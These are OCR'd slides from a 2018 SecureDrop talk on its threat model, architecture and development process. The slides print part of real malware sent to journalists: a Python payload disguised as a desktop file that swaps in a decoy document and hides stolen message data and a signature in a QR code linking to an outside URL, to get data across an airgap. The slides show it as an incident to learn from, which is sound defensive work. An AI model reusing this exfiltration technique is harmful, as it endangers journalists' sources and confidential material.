
Improving the SecureDrop System Architecture



heartsucker
SecureDrop Maintainer

FREEDOM OF THE PRESS FOUNDATION

FOSDEM 2018

SecureDrop Release Signing Key Fingerprint:
2224 5C81 E3BA EB41 38B3 6061 310F 5612 00F4 AD77

SECUREDROP

SecureDrop is an open-source whistleblower submission system that media organizations can use to securely accept documents from and communicate with anonymous sources.

In the past, journalists could protect their sources by simply not revealing their identities when asked.

Still from “All the Presidents Men”, a film adaptation of Carl Bernstein and Bob Woodward’s reporting on the Watergate break-in


NROL-39
NOTHING IS BEYOND OUR REACH


THE NEW YORKER
Associated Press
REUTERS
theguardian
The New York Times
The Intercept_
VICE
The Washington Post
USA TODAY
npr
THE WALL STREET JOURNAL.
CBC
GIZMODO
BuzzFeed
the center for investigative reporting
CPJ
Committee to Protect Journalists
Defending Journalists Worldwide
Fairfax Media
Bloomberg
Forbes
PROPUBLICA

Threat Model

GCHQ surveillance base in Bude, UK. Image credit: Trevor Paglen

What are we trying to protect?

Source Anonymity

Document Confidentiality

Who do we want to protect it from?

Nation States

Large Corporations

EVERYONE

Local Law Enforcement
& Government

What are their capabilities?

Intercept Network Traffic

Hack Into the Servers

EVERYTHING

Send Agents to Seize Hardware

Submit Malware to Journalists via SecureDrop





Image: Guram Mikaberidze

Current State of SecureDrop


Secure Viewing Station
Journalist
Source
App Server
Firewall
Monitor Server
Tor

Develop, Deliver, Deploy

1. Write a feature
2. Write tests
   a. Unit tests
   b. Functional tests w/ Selenium
   c. Multi-stage tests with Molecule
3. Write docs
4. Mandatory code review for all developers
5. Automated testing with CircleCI
   a. Linting
   b. Unit & functional tests
   c. Debian packaging, test deployment scripts
6. Manual testing of release candidates
7. Publish packages to apt repo

NOTHING SPECIAL HERE

Failures and Fixes

Kevin Poulsen ✓
@kpoulsen

Folge ich

Got a hot tip through my @SecureDrop that base64 decodes to a malicious Python executable. FYI, @DonnchaC, it phones home to your website.


Original (Englisch) übersetzen


```
# Find the desktop file and replace it with the decoy
desktop_filename = os.environ["GIO_LAUNCHED_DESKTOP_FILE"]
current_dir = os.path.dirname(desktop_filename)

with open(desktop_filename, "r") as desktop_file:
    desktop_data = desktop_file.read()

# Extract the file name and decoy file data from the .desktop file
display_name = re.search(r"^Name=(.*)$", desktop_data, re.MULTILINE).group(1)
decoy_data_b64 = re.search(r"^Resource=([\s\S]*)$", desktop_data, re.MULTILINE).group(1)
decoy_data = base64.b64decode(decoy_data_b64)

is_tails_2 = check_tails_2()

# Create new QR code and replace image in decoy doc.
exfil_data = ""
exfil_data += try_sign("Hello from the other side of the airgap", is_tails_2)
exfil_data += get_message_data()

exfil_data = zlib.compress(exfil_data)
exfil_data = base64.b64encode(exfil_data)

root_url = "https://donncha.is/passwords"

try:
    qr_code = make_qr_code("{}/{}/{}".format(root_url, SITE_ID, exfil_data))
    decoy_data = replace_file_in_zip(decoy_data, "Pictures/10000200000000FF000000FFBE684296D80C1F65.png", qr_code)
except Exception:
    logging.exception("QR error:" )

# Save the decoy file with the same name as the Desktop name
final_filename = os.path.join(current_dir, display_name)
with open(final_filename, "w") as decoy_file:
    decoy_file.write(decoy_data)

# Remove the original .desktop file
os.remove(desktop_filename)

# Do something with the decoy file
subprocess.Popen(["libreoffice", final_filename])
```

